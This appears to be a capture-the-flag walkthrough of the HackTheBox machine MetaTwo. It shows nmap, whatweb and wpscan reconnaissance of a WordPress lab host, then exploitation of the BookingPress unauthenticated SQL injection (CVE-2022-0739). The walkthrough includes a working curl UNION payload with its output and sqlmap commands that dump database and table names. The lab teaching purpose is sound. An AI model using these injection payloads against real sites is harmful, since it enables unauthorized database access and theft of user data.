
# MetaTwo

## Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA meta2 10.129.228.95
```




```
PORT      STATE    SERVICE      REASON         VERSION
21/tcp    open     ftp?         syn-ack ttl 63
22/tcp    open     ssh          syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:b4:46:17:d2:10:2d:8f:ec:1d:c9:27:fe:cd:79:ee (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPp9LmBKMOuXu2ZOpw8JorL5ah0sU0kIBXvJB8LX26rpbOhw+1MPdh
0tt4QPj92xtTe/f7WV4hbBLDQust46D1xVJVOCNfaloIC40BtWoMWIoEFWnk7U3kwXcM5336LuUnhm69XApDB4y/dt5CgX
QuV633wFefpxnmvTu7XX9W8vxUcmInIEIQCmunR5YH4ZgWRclT+6rzwRQw1DH1z/ZYui5Bjn82neoJunhweTJXQcotBp8g
nLVvoWrTWlXlEyPiHraKC0okOVtul6T0VRxsuT+QsyU7pdNFkn2wDVvC25AW8=
|   256 2a:ea:2f:cb:23:e8:c5:29:40:9c:ab:86:6d:cd:44:11 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB1ZmNogWBUF8MwkNsez
|   256 fd:78:c0:b0:e2:20:16:fa:05:0d:eb:d8:3f:12:a4:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOP4kxBr9kumAjfplon8fXJpuqhdMJy2rpd3FM7+mGw2
80/tcp    open     http         syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
```

## Enumerating HTTP

Adding the hostname from the scan results to the `/etc/hosts` file

```
echo '10.129.228.95 metapress.htb' | sudo tee -a /etc/hosts
```

## Visiting the website - `http://metapress.htb`



Welcome on board!

This site will be launched soon.
In the meanwhile you can signup to our launch event.

Be sure to do it from here:
http://metapress.htb/events/

Categorized as News

Search…

Search


Recent Posts

Welcome on board!

METAPRESS


Proudly powered by WordPress.

We see that the website is running on wordpress.



```
┌──(kali㉿kali)-[~/htb/linux/meta2/meta2-http]
└─$ whatweb http://metapress.htb/
http://metapress.htb/ [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[10.129.228.95], MetaGenerator[WordPress 5.6.2], PHP[8.
0.24], PoweredBy[--], Script, Title[MetaPress &#8211; Official company site], UncommonHeaders[link], WordPress[5.6.2], X-Powered-By[PHP/8.0.24], nginx[1.18.0]
```

We also found the login page of the wordpress - `http://metapress.htb/wp-login.php`



## Scanning Wordpress


Scanning using `wpscan` to identify any vulnerable themes or plugins or to enumerate the users

```
wpscan --url http://metapress.htb/  -e u,at,ap --api-token <API-TOKEN> --plugins-detection aggressive
```

We have identified that the current version of the wordpress is insecure on which the target site is hosted on and we also see a couple of vulnerable plugins that are vulnerable to various attacks which we use to gain a foothold on the machine


### Exploiting Vulnerable Plugins - bookingpress

This outdated plugin has 15 vulnerabilities.




```
 [+] bookingpress-appointment-booking
  | Location: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/
  | Last Updated: 2025-02-01T14:58:00.000Z
  | Readme: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/readme.txt
  | [!] The version is out of date, the latest version is 1.1.28
  |
 | [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
 | [!] Title: BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id
 | [!] Title: BookingPress < 1.0.77 - Authenticated (Administrator+) Arbitrary File Upload
 | [!] Title: BookingPress < 1.0.73 - Authenticated (Contributor+) SQL Injection
 | [!] Title: BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation
 | [!] Title: BookingPress – Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.0.88 - Authenticated (Admin+) Arbitrary File Upload
 | [!] Title: BookingPress < 1.0.82 - Authenticated (Customer+) Insecure Direct Object Reference
 | [!] Title: BookingPress < 1.0.83 - Missing Authorization to Appointment Time Alteration
 | [!] Title: BookingPress Appointment Booking < 1.1.6 - Authenticated (Subscriber+) Arbitrary File Read to Arbitrary File Creation
 | [!] Title: BookingPress – Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.1.6 - Missing Authorization to Authenticated (Subscriber+) Arbitrary
Options Update and Arbitrary File Upload
 | [!] Title: Appointment Booking Calendar Plugin and Scheduling Plugin – BookingPress < 1.1.17 - Authenticated (Subscriber+) SQL Injection
 | [!] Title: BookingPress < 1.1.23 - Unauthenticated Export File Download
 | [!] Title: Appointment Booking Calendar Plugin and Scheduling Plugin – BookingPress < 1.1.22 - Authenticated (Contributor+) SQL Injection
 | [!] Title: BookingPress < 1.1.26 - Authenticated (Contributor+) Stored Cross-Site Scripting
 | [!] Title: BookingPress ≤ 1.1.28 - Authenticated (Administrator+) SQL Injection
```

Since we do not have any credentials of a user for this site, we can try exploitation using an CVE that does not require authentication



```
┌──(kali㉿kali)-[~/…/linux/meta2/meta2-exploits/CVE-2021-29447-PoC]
└─$ cat vulns-meta2.txt| grep Title | grep -v Authenticated
 | [!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
 | [!] Title: BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id
 | [!] Title: BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation
 | [!] Title: BookingPress < 1.0.83 - Missing Authorization to Appointment Time Alteration
 | [!] Title: BookingPress < 1.1.23 - Unauthenticated Export File Download
```

### Exploiting CVE-2022-0739 - Unauthenticated SQL Injection



```
[!] Title: BookingPress < 1.0.11 - Unauthenticated SQL Injection
    Fixed in: 1.0.11
    References:
     - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0739
     - https://plugins.trac.wordpress.org/changeset/2684789
```

**POC** - https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/


The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the `bookingpress_front_get_category_services` AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php'--data
'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_
id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

We see that for this payload to work, we need a variable `_wpnonce` - `number once used(nonce)`


- It is a string value, a temporary unique key that is generated by Wordpress automatically
- It acts as a special security token to check whether you are the same person who is performing the action or not while submitting a form or adding a post.

For the payload, we can obtain the value `_wpnonce` from the source code -



```
', appointment_data: vm2.appointment_step_form_data,_wpnonce:'3e07f885ac' };
```


### Working payload



```
└─$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@versio
n_compile_os,1,2,3,4,5,6-- -'

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 09 Nov 2025 00:57:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_pri
ce":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5"
,"bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-booking\/im
ages\/placeholder-img.jpg"}]
```


### Exploitation using SQLmap

```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data
'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_
id=33&total_service=-7502' -p total_service --dbs
```



```
[20:14:50] [INFO] POST parameter 'total_service' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 70 HTTP(s) requests:
---
Parameter: total_service (POST)
    Type: time-based blind
```


We have two databases - `blog` and `information_schema`



```
[20:14:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.18.0, PHP 8.0.24
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[20:14:53] [INFO] fetching database names
available databases [2]:
[*] blog
[*] information_schema
```

### Getting the tables in the table


```
sqlmap -u "http://metapress.htb/wp-admin/admin-ajax.php" --method POST --data
'action=bookingpress_front_get_category_services&_wpnonce=3e07f885ac&category_
id=33&total_service=-7502' -p total_service -D blog --tables
```



```
Database: blog
[27 tables]
+--------------------------------------+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories           |
| wp_bookingpress_customers            |
| wp_bookingpress_customers_meta       |
| wp_bookingpress_customize_settings   |
| wp_bookingpress_debug_payment_log    |
| wp_bookingpress_default_daysoff      |
| wp_bookingpress_default_workhours    |
| wp_bookingpress_entries              |
| wp_bookingpress_form_fields          |
| wp_bookingpress_notifications        |
| wp_bookingpress_payment_logs         |
| wp_bookingpress_services             |
| wp_bookingpress_servicesmeta         |
| wp_bookingpress_settings             |
| wp_commentmeta                       |
| wp_comments                          |
| wp_links                             |
| wp_options                           |
| wp_postmeta                          |
| wp_posts                             |
| wp_term_relationships                |
| wp_term_taxonomy                     |
| wp_termmeta                          |
| wp_terms                             |
| wp_usermeta                          |
| wp_users                             |
+--------------------------------------+
```

